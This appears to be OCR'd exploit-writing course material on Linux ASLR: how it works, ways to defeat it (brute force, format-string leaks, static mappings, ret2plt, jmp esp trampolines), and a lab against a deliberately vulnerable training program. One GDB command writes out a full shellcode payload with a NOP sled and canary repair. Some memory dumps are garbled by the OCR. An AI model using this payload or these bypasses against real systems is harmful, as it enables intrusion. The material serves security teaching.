
Linux Address Space Layout Randomization (ASLR)

ASLR

The primary objective of ASLR and other OS or compile-time controls is to protect programs from being exploited by attackers. One method is to make eligible pages of memory non-writable or non-executable whenever appropriate. ASLR is another control introduced that randomizes the memory locations of the code segment, stack segment, heap segments, and shared objects within memory. For example, if you check the address of the system() function you will see that its location in memory changes with each instance of running a program. If an attacker is trying to run a simple return-to-libc style attack with the goal of passing an argument to the system() function, the attack will fail, since the location of system() is not static.

The mmap() function is responsible for mapping files and libraries into memory. Typically, libraries and shared objects are mapped in via mmap() to the same location upon startup. When mmap() is randomizing mappings, the location of the desired functions are at different locations upon each invocation of a program. As you can imagine, this makes attacks more difficult. The control of this feature is located in the file "randomize_va_space," which resides in the "/proc/sys/kernel/" directory on Ubuntu and similar locations on other systems. If the value in this file is a "1", ASLR is enabled, and if the value is a "0", ASLR is disabled. ASLR has been disabled in your Kubuntu Gutsy Gibbon image. A value of "2" can also be used on modern kernels which also randomizes brk() space. http://ftp.sunet.se/pub/Linux/kernels/people/jikos/randomization/brk-fix-2.patch

In order to ensure that stacks continue to grow from higher memory down towards the heap segment and vice versa without colliding, the Most Significant Bit's (MSB)'s are not randomized. For example, let's say the address 0x08048688 was the location of a particular function mapped into memory by an application during one instance. The next several times you launch the program, the location of that same function may be at 0x08248488, 0x08446888 and 0x08942288. As you can see, the middle two bytes have changed, but some bytes remained static. This is often the case, depending on the number of bits that are part of the randomization. The mmap() system call only allows for 16-bits to be randomized. This is due for its requirements to be able to handle large memory mappings and page boundary alignment.



Defeating ASLR

- Amount of entropy
  - Providing more bits to the randomization pool increases security
- How many tries do you get?
- NOPs
- Data Leakage
  - Format String Bugs
- Locating static values
  - Not everything is always randomized
  - Procedure Linkage Table (PLT)

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Defeating ALSR

Depending on the ASLR implementation, there may be several ways to defeat the randomization.

Amount of Entropy

Standard Linux ASLR utilizes various types of randomization offering randomization of 16-24 bits in multiple segments. The delta_mmap variable handles the mmap() mapping of libraries, heaps, and stacks. 2^16 = 65536 possible addresses of where a function is located in memory. When brute forcing this space, the likeliness of locating the address of the desired function is much lower than this number on average. Let us discuss an example. If a parent process forks out multiple child processes that allow an attacker to brute force a program, success should be possible barring the parent process does not crash. This is often the case with daemons accepting multiple incoming connections. If you must restart a program for each attack attempt, the odds of hitting the correct address decreases greatly, as you are not exhausting the memory space. You also have the issue of getting the process to start back up again. This may not be an issue for local privilege escalation unless someone is closely monitoring the logs. In the later case, using large NOP sleds and maintaining a consistent address guess may be the best solution.

Data Leakage


Format string vulnerabilities often allow you to view all memory within a process. This type of vulnerability may allow you to locate the desired location of a variable or instruction in memory. This knowledge may allow an attacker to grab the required addressing to successfully execute code and bypass ASLR protection. Once a parent process has started up, the addressing for that process and all child processes remain the same throughout the processes lifetime. If an attacker does not have to concern themselves with crashing a child process, multiple format string attacks may help yield the desired information.

Locating Static Values

Some implementations of ASLR do not randomize everything within the process. If static values exist within each instance of a program being executed, it may be enough for an attacker to successfully gain control of a process. By opening a program up within GDB and viewing the location of instructions and variables within memory, you may discover some consistencies. We'll look at some methods to perform this shortly.

Procedure Linkage Table (PLT)

Some ASLR implementations allow an attacker to do a ret2plt attack where relocation tables could be viewed to discover the address of a resolved symbol for an instance of a program. This could be exploited via a standard ret2plt type attack as it would not be randomized.



Hacking ASLR


- Let's do this!
  - We'll combine Stack Canaries and ASLR on Kubuntu Edgy
  - Fire up your Kubuntu Edgy image
    - Reasons for starting with Edgy will become clear shortly
  - Navigate to your /home/deadlist directory
    - Try launching the program ./aslr_canary
    - It should seem very familiar to the ./canary program from our last exercise, but with ASLR enabled

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Hacking ASLR Exercise

We will now discuss a couple of methods to try and defeat Address Space Layout Randomization (ASLR). The interesting thing about attacking ASLR is that a method that works when exploiting one program, often times will not work on the next. You must understand the various methods available when exploiting ASLR and scan the target program thoroughly. Remember, when it comes to hacking at canaries, ASLR and other controls, you must often times understand the program and potentially the OS it is running on better than its designer. One data copying function may very easily allow you to repair a canary, while another may be impossible. It is when faced with this challenge that you must think outside the box and search through memory for alternative solutions. Every byte mapped into memory is a potential opcode for you to leverage.

We are going to take a look at the Kubuntu Edgy OS for this attack. The reasoning behind selecting this OS will become clear shortly. The simple answer is that the linux-gate.so.1 VDSO is mapped to a static location during program runtime and allows us to use it as a trampoline. More on this later. At this point you should load up the Kubuntu Edgy OS provided to you. We are going to combine stack canaries with ASLR to make for a more difficult challenge. Once you have the OS loaded, navigate to your /home/deadlist directory and try launching the program ./aslr_canary. The program should not be of any surprise to you as it is the same program we ran during the canary exercise, but with ASLR enabled. Note that the buffer sizes may have changed.



Trying Our Previous Method ...

```
(gdb) x/28x $esp
0xbfb37480:     0xbfb374a0      0xbfb38bd                       xbfb38bdf
0xbfb37490:     0xbfb38bcd      0xbfb38b6                       x080483a0
0xbfb374a0:     0x44444444      0x44444444      0x44444444      0x44444444
0xbfb374b       x44444444       0xff0a0000      x41414141       0xbffff644
0xbfb374c0:     0x90909090      0x90909090      0xe983c929      0xd eed9f4
0xbfb374d0:     0x5bf42474      0x35137381      0x83c4b8b
0xbfb374e0:     0x5de0bb5f      0xe9d0d667      0xac5f395
```

```
                                0xbf989bdf      0x0177ff8e      0xbf989bdf
0xbf987ae0:     0xbf989bcd      0xbf989b68      0x00000000      0x080483a0
0xbf987af0:     0x44444444      0x44444444      0x44444444      0x44444444
0xbf987b00:     0x44444444      0xff0a0000      0x41414141      0xbffff644
0xbf987b10:     0x90909090      0x90909090      0xe983c929      0xd9eed9f4
0xbf987b2        5bf42474       0x35137381      0x83c4b8b0      0xf4e2fceb
0xbf987b30:     0x5de0bb5f      0xe9d0d667      0xac5f3956      0xc4d0c31a
```

- Our attempt at code execution obviously fails ...

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Trying Our Previous Method ...


Let us first try our pervious method of hacking the canary program and see what happens. Fire up GDB and load the ./aslr_canary program. This can simply be done by navigating to your /home/deadlist directory and entering in, "gdb ./aslr_canary." Disassemble the "testfunc" function again and locate the address after the final strcpy() call. It should be at 0x0804846d. Set up a breakpoint by entering "break *0x0804846d" into GDB. Next, type in the following command as we did with the canary exercise:

```
run "AAAAAAA `echo -e
'\x42\x43\x0a\xffAAAA\x90\xf6\xff\xbf\x90\x90\x90\x90\x90\x90\x90\x90\x29\xc9\x83\xe9\xf4\xd9\
xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x35\xb0\xb8\xc4\x83\xeb\xfc\xe2\xf4\x5f\xbb\xe0\x5d\x67\xd
6\xd0\xc9\x56\x39\x5f\xac\x1a\xc3\xd0\xc4\x5d\x9f\xda\xad\x5b\x39\x5b\x96\xdd\xbc\xb8\xc4\x35\x
d1\xc8\xb0\x18\xd7\xdd\xb0\x15\xdd\xd7\xab\x35\xc7\xeb\x4d\xd4\x7d\x38\xc4'`"
"BBBBBBBBBBBBBBBB" "DDDDDDDDDDDDDDDDDDDD“
```

You should hit the breakpoint. Entering in "continue" should result in a stack smashing error. Type in "run" again and restart the program in GDB. Execution should pause at the breakpoint. Type in "x/28x $esp." (Don't forget to exclude the periods ...) You should see something like the top image on this slide. Note the address where the NOP instructions begin. On the slide this is at memory address 0xbfb374c0 on the first run. Running the program again resulted in a completely different memory address for the beginning of our NOP instructions. Now it is at 0xbf987b30. This will be completely different on your system with every iteration of the program. As you can imagine, this is due to ASLR. You may also notice on the slide that our return pointer guess is pointing to the address 0xbffff644. The problem is that our executable code is likely never going to be at that location. How can we figure out where our code is going to sit?

What's Going On?

- The location of the stack changes with every execution of the program
  - Try running the ./esp program from your /home/deadlist directory




```
root@deadlist-desktop:/home/deadlist# ./esp
0xbfbdb628
root@deadli                          list# ./esp
0xbfd6e7b8
root@deadlist-desktop:/home/deadlist# ./esp
0xbfd707b8
```

ESP changes each time

What's Going On?

There's a program provided for you called "esp." Try running this program from your /home/deadlist directory by entering in "./esp." Try this multiple times. This program simply prints out the address held in ESP each time it is ran. As you may notice, it keeps changing. The source code for this program has been provided to you and is titled, "esp.c." This code is publicly available on the Internet. Unfortunately, I do not know who the original programmer was who came up with this simple idea of showing you that ASLR is enabled.




Proving to be Difficult

- At first glance it seems that 20-bits are used in the randomization pool
  - That's just over 1 Million possible addresses!
  - We could try to brute force this ...
    - What if the process dies?
    - What if we don't have that much time?

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Proving to be Difficult

At first glance it seems that 20-bits is being used in the ASLR randomization pool. This can be determined by looking at what hex values remain static during each run of the "esp' program. 20-bits of randomization implies that there are just over 1 Million possible locations of where something may be mapped. The first byte remains static to provide a way of segmenting memory. If all 32-bits were randomized, the program would have a difficult time maintaining sanity within a process. In most situations, the stack will be mapped to a starting address of 0xbf-----0. Other memory segments will maintain consistency within the first byte. The last nibble also seems to remain fairly consistent, often times ending in 0 or 8. It may be possible to brute force the address space of where our executable code could be located, but this may prove difficult and certainly isn't quiet. Brute-forcing a process could cause it to crash very quickly. This would need to be tested. Even if a process seems stable when brute-forcing it, it is very time consuming and could set off some intrusion detection devices. We'll try this method in the bootcamp.



Winning the Lottery

- Making the right address guess is unlikely
  - Let us look at the registers when we hit a segmentation fault

ESP is pointing to our NOPs…


```
(gdb) info reg
eax            0x0      0
ecx            0x17     23
edx            0x0      0
ebx            0xbfb03cc0        -1078969152
esp            0xbfb03c90        0xbfb03c90
ebp            0x41414141        0x41414141
esi            0xb7f2dce0        -1208820512
edi            0x0      0
eip            0xbffff644        0xbffff644
```

```
(gdb) x/16x $esp -16
0xbfb03c80:     0x44444444      0xff0a0000      0x41414141      0xbffff644
0xbfb03c90:     0x90909090      0x90909090      0xe983c929      0xd9eed9f4
0xbfb03ca0:     0x5bf42474      0x35137381      0x83c4b8b0      0xf4e2fceb
0xbfb03cb0:     0x5de0bb5f      0xe9d0d667      0xac5f3956      0xc4d0c31a
```

Winning the Lottery

So we've already established without even giving it a go that the likelihood of guessing an appropriate return address is very slim. If you're feeling lucky, by all means give it a go! You may get lucky. If you're really lucky, there may be a format string vulnerability that enables you to print out the location of variables on the stack.

For those of us who do not have luck on our side, there is hope. If you're not still there, jump back inside of GDB with the aslr_canary program. Try running the exploit code attempt again. If you hit a breakpoint, go ahead and continue on until you get a segmentation fault. At this point, type in "info reg" and take a look at the ESP register. Locate the address that ESP is holding and type in "x/16x $esp -16." ESP is actually pointing to the address of our NOPs. This should have you salivating.




Searching for Trampolines

- What if we could find an instruction that would cause execution to jump to the address held in ESP?
  - jmp esp is "FF E4" in hex
  - call esp is "FF D4" in hex
- Wait, isn't everything randomized?
  - Not Always ...
  - Let us discuss one method

Searching for Trampolines

What if we could find an instruction that would cause execution to jump to the address held in ESP? If the last slide is any indication, it would mean that we could have our code executed, despite ASLR. It so happens that the opcode for "jmp esp" is 0xffe4 and the opcode for "call esp" is 0xffd4.

Wait, isn't everything randomized? This is not always the case. You must do your homework when running an application penetration test and search everywhere for a potential static target. The hex values we are looking for do not even have to be a real assembly instruction that the program is using. We just have to locate these adjacent hex values and point execution to the appropriate address.




Tool: ldd

- Tool: List Dynamic Dependencies
  - Description from the man page:
    - "ldd prints the shared libraries required by each program or shared library specified on the command line."
  - Author: Roland McGrath & Ulrich Drepper
  - When ASLR is enabled, ldd helps us find static libraries and modules
    - Mind you this is only one method
    - Often times the code segment is not randomized

Tool: ldd

We will be using a tool called ldd which stands for "List Dynamic Dependencies." As seen in the manual page, "ldd prints the shared libraries required by each program or shared library specified on the command line." In other words, it prints out the load address of libraries for a given binary. For us this means that we can potentially identify libraries that are loaded to the same address for every run. If we can find one of these, they may hold the hex pattern we're looking to use as a trampoline. There is also the possibility that the code segment, or other areas in memory consistently use the same addressing. If this is the case, you may also find your pattern in one of them.



Using ldd

- Let us run ldd a couple of times

